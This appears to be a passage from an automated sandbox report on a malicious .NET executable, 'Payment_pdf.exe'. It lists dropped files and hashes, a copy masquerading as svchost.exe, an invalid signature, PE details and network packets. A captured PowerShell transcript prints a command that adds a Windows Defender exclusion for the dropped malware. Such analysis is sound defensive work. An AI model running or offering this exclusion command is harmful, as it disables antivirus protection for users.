(x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22308
Entropy (8bit):	5.6013868226329375
Encrypted:	false
SSDEEP:	384:5tCDCSgTV66UZnj+ub+RwS0nOul6o3D7Y9gxSJUeRe1BMrmbiSRV7vqqAu64I+9Y:I9jZ7TOulP33xXeNqbrFk
MD5:	B28A2DAFB79708F456B60E9C31BE631F
SHA1:	01363614294FF52103C241153940972F7284456B
SHA-256:	ED6BD84739FA64C45873CF904F8233BD389B91367CBB4CEF068445BF8E81CE0C
SHA-512:	1D36DAE575279D0DD72FCFFA7E9A5644AA540CBEEB6CD1225E390BDD64A9CBE5FC76D1EB7A5977049831F56020CA5C8B3942435411C794DEBC098AF600E1016
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Preview:	@...e.....m.|.n.S.....?.....@.....H.....<@.^.L."My...:R..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1 .....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_oebs23ox.3ze.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wraqb44f.o35.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\CZVkY\CZVkY.exe	
Process:	C:\Users\user\Desktop\Payment_pdf.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	630336
Entropy (8bit):	4.32281371669708
Encrypted:	false
SSDEEP:	6144:PXusEgNEfAWqGjfSJ7i/gvo0CzGD2uYRfw+xHgpkmygmm4uLpSXKmty:PyjjqJ7i//zRupYAhZjkjty
MD5:	AA4F187DF7370B07D17CBE08ABD778A0
SHA1:	E2CF0A14A87A8B87C15634F062C9B54F687C5D83
SHA-256:	FE378F1E009B2B77C3E08DE81D767A79FEE3BCE433810158B3BE3D470BAAC6B7
SHA-512:	E454374E1862FEB88071920732952E8C6243E300C236EF97707AC0D1D085E30D074138865955A1E875B83612C7CEC39ACB7635CAD68BD6D334B54A4277B06DA9
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 21%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....}.....0..~..... .....@.. ..... .@.....\|...O.....@..... ....H.....text....\|... ...~..... ..`.rsrc.....@..@.reloc..... .....@..B.....H.....4b..H:.....*".(.....*.s.....s.....s.....s.....*B.(.....(.....*...0.....rX..p....r\..p....s.....+... ..... (...+o,.....88.....(-.....(.....(.....(/...o%...&.....(0.....:.....o'.....o1.....8.....*.....$.j.....0.....rh..p....r~..p....s.....+...#.....(...+o,.....88.....(- .....(.....(.....(/...o%..

C:\Users\user\AppData\Roaming\CZVkY\CZVkY.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Payment_pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26

C:\Users\user\AppData\Roaming\CZVkY\CZVkY.exe:Zone.Identifier	
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20210223\PowerShell_transcript.936905.KHdwfTvI.20210223092902.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5911
Entropy (8bit):	5.385014580842806
Encrypted:	false
SSDEEP:	96:BZtTLINQAqDo1ZV4Z/TLINQAqDo1Zx8vE+vEEvEjZ5TLINQAqDo1ZrvvE0vE0vEa:nb/ZppP
MD5:	C01B4B02B241A283B12D9A1AF1747700
SHA1:	43EF03AB8BE81503B83F69A3FE7A016C06CBAFED
SHA-256:	948A9EFBC43CF33F1CF0EE2033F43EC2DD0ED1F3160F92E333C65219D945D0FA
SHA-512:	C2AB514853DCA7583C9E52B7A0288FCAB4D0323A10E86806BF183C8D4FE53163E6D8DE06DA2B1DA59B3335D2481277DF5EA6605614F5B195E580060D4336473
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210223092923..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 936905 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Windows\Resources\Themes\aero\Shell\xwPVuQKYPFmJR\svchost.exe -Force..Process ID: 4388..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210223092924..**********..PS>Add-MpPreference -ExclusionPath C:\Windows\Resources\Themes\aero\Shell\xwPVuQKYPFmJR\svchost.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210223093157..Usernam

C:\Windows\Resources\Themes\aero\shell\xwPVuQKYPFmJR\svchost.exe	
Process:	C:\Users\user\Desktop\Payment_pdf.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	630336
Entropy (8bit):	4.32281371669708
Encrypted:	false
SSDEEP:	6144:PXusEgNEfAWqGjfSJ7i/gvo0CzGD2uYRfw+xHgpkmygmm4uLpSXKmty:PyjjqJ7i//zRupYAhZjkjty
MD5:	AA4F187DF7370B07D17CBE08ABD778A0
SHA1:	E2CF0A14A87A8B87C15634F062C9B54F687C5D83
SHA-256:	FE378F1E009B2B77C3E08DE81D767A79FEE3BCE433810158B3BE3D470BAAC6B7
SHA-512:	E454374E1862FEB88071920732952E8C6243E300C236EF97707AC0D1D085E30D074138865955A1E875B83612C7CEC39ACB7635CAD68BD6D334B54A4277B06DA9
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 21%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....}.....0..~..... .....@.. ..... .@.....|...O.....@..... ....H.....text...|... ...~..... ..`.rsrc.....@..@.reloc..... .....@..B.....H.....4b..H:.....*".(.....*.s.....s.....s.....s.....*B.(.....(.....*...0.....rX..p....r\..p....s.....+... ..... (...+o,.....88.....(-.....(.....(.....(/...o%...&.....(0.....:.....o'.....o1.....8.....*.....$.j.....0.....rh..p....r~..p....s.....+...#.....(...+o,.....88.....(- .....(.....(.....(/...o%..

C:\Windows\Resources\Themes\aero\shell\xwPVuQKYPFmJR\svchost.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Payment_pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**

C:\Windows\Resources\Themes\aero\shell\xwPVuQKYPFmJR\svchost.exe:Zone.Identifier	
Preview:	[ZoneTransfer]....ZoneId=0

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBA A
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assemb ly, for MS Windows
Entropy (8bit):	4.32281371669708
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.97% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Payment_pdf.exe
File size:	630336
MD5:	aa4f187df7370b07d17cbe08abd778a0
SHA1:	e2cf0a14a87a8b87c15634f062c9b54f687c5d83
SHA256:	fe378f1e009b2b77c3e08de81d767a79fee3bce433810158b3be3d470baac6b7
SHA512:	e454374e1862feb88071920732952e8c6243e300c236ef97707ac0d1d085e30d074138865955a1e875b83612c7ced39acb7635cad68bd6d334b54a4277b06da9
SSDEEP:	6144:PXusEgNEfAWqGjfSJ7i/gvo0CzGD2uYRfw+xHgpkmygmm4uLpSXKmty:PyjjqJ7i//zRupYAhZjkjty
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....}.....0..~..... .....@.. .....@.....

File Icon

	
Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x499cce
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT

General

Time Stamp:	0xF27DBEB9 [Tue Dec 2 02:51:37 2098 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	C=??????????????????????????????????????, S=é†Šé…—é…¥é…¿é…©é†é…¹é…é†é†ˆé†Žé†„é…»é†é… é…™é…é… é†ƒé…˜é†ˆé…°é…™é†ƒé†…é†é…é…©é…žé…°é…¿é…°é…Ÿé†é…«é…—é…¼é…—é†Šé…£é…—é…™é…¦é†‰é…—, L=â¢©â¢¨â£Žâ£ˆâ£†â£‹â¢«â¢¨â£€â¢ºâ£€â¢¨â¢§â¢ â¢¨â¢¦â¢²â£‰â¢Ÿâ¢±â¢ž, T=é²†é²é±·é±Ÿé±¸é±·é±¬é²ƒé±Ÿé±¨é±é±œé±½, E=??????????????????, OU=ïƒ•ïƒ‘ï‚¨ïƒïƒï‚«ïƒŒïƒïƒï‚ªï‚¨ï‚¬ïƒžïƒ‹ïƒšï‚®ï‚¨ïƒ‡ï‚¸ï‚¶ï‚¦ï‚¯ïƒ‰, O=çž¡çž çž—çž’çžƒçž§ç°ç¼çž–çž€ç¼ç½çºçž‚çž†çžšçžçž›çžçžœçž–çž‚çž›ç½çž¤çž çž¥ç¸çž…çµçž—ç¸çž€çž“çž§ç¼çž¤ç·çž¦çžç¯ç·, CN=ì¤šì¤Œì¤¥ì¤ì¤˜ì£·ì¤¥ì¤¤ì¤§ì£ºì¤ƒ
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 2/22/2021 9:12:55 PM 2/22/2022 9:12:55 PM

Subject Chain	• C=??????????????????????????????????????, S=é†Šé…—é…¥é…¿é…©é†é…¹é…é†é†ˆé†Žé†„é…»é†é… é…™é…é… é†ƒé…˜é†ˆé…°é…™é†ƒé†…é†é…é…©é…žé…°é…¿é…°é…Ÿé†é…«é…—é…¼é…—é†Šé…£é…—é…™é…¦é†‰é…—, L=â¢©â¢¨â£Žâ£ˆâ£†â£‹â¢«â¢¨â£€â¢ºâ£€â¢¨â¢§â¢ â¢¨â¢¦â¢²â£‰â¢Ÿâ¢±â¢ž, T=é²†é²é±·é±Ÿé±¸é±·é±¬é²ƒé±Ÿé±¨é±é±œé±½, E=??????????????????, OU=ïƒ•ïƒ‘ï‚¨ïƒïƒï‚«ïƒŒïƒïƒï‚ªï‚¨ï‚¬ïƒžïƒ‹ïƒšï‚®ï‚¨ïƒ‡ï‚¸ï‚¶ï‚¦ï‚¯ïƒ‰, O=çž¡çž çž—çž’çžƒçž§ç°ç¼çž–çž€ç¼ç½çºçž‚çž†çžšçžçž›çžçžœçž–çž‚çž›ç½çž¤çž çž¥ç¸çž…çµçž—ç¸çž€çž“çž§ç¼çž¤ç·çž¦çžç¯ç·, CN=ì¤šì¤Œì¤¥ì¤ì¤˜ì£·ì¤¥ì¤¤ì¤§ì£ºì¤ƒ
Version:	3
Thumbprint MD5:	56752C5E6978D4ABE3C7D65E31C00021
Thumbprint SHA-1:	F392AB811E10AE91CC65022C593454FDFB09EAD6
Thumbprint SHA-256:	CA3A078248B2626070BED6C4B47B5251927A70139FDDFD5CE13FD49FC5AC0E0B
Serial:	00B36E5B0262998521DE86E1070DCFF941

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x99c7c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x9a000	0x3e0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x98600	0x1840	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x9c000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x97cd4	0x97e00	False	0.350467785494	data	4.27322887821	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x9a000	0x3e0	0x400	False	0.4658203125	data	3.55939604933	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x9c000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x9a058	0x388	data	English	United States

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
LegalCopyright	Copyright 2022 MOzFSskd. All rights reserved.
Assembly Version	5.6.5.8
InternalName	ToNTDGRS.exe
FileVersion	2.6.2.8
CompanyName	SrsVNMNX
LegalTrademarks	KOvJHlAj
Comments	JPDqIdWm
ProductName	ToNTDGRS
ProductVersion	5.6.5.8
FileDescription	MoaiNZXC
OriginalFilename	ToNTDGRS.exe
Translation	0x0409 0x0514

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

Total Packets: 80

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:28:34.935695887 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:34.997261047 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:34.997452021 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:34.998536110 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.059772015 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.436336040 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.436388969 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.436415911 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.436438084 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.436460972 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.436481953 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.436505079 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.436523914 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.436532974 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.436543941 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.436568975 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.436575890 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.436583996 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.436642885 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.437669039 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.437702894 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.437773943 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.439173937 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.439207077 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.439305067 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.440483093 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.440512896 CET	80	49712	172.67.172.17	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:28:35.440598011 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.441953897 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.441997051 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.442084074 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.443375111 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.443412066 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.443520069 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.444792032 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.444812059 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.444919109 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.445688009 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.445720911 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.445801020 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.447118998 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.447153091 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.447247982 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.448573112 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.448605061 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.448688030 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.450000048 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.450031042 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.450171947 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.497930050 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.497972012 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.498117924 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.498589039 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.498625994 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.498723984 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.500056982 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.500088930 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.500205994 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.501503944 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.501533985 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.501652956 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.503223896 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.503257036 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.503402948 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.504312992 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.504348040 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.504442930 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.505774021 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.505809069 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.505892992 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.507208109 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.507240057 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.507335901 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.508650064 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.508686066 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.508805037 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.510067940 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.510099888 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.510231972 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.511504889 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.512196064 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.512232065 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.512330055 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.513645887 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.513686895 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.513740063 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.515084028 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.515121937 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.515166998 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.516510963 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.516546965 CET	80	49712	172.67.172.17	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:28:35.516598940 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.517945051 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.517990112 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.518095970 CET	49712	80	192.168.2.6	172.67.172.17
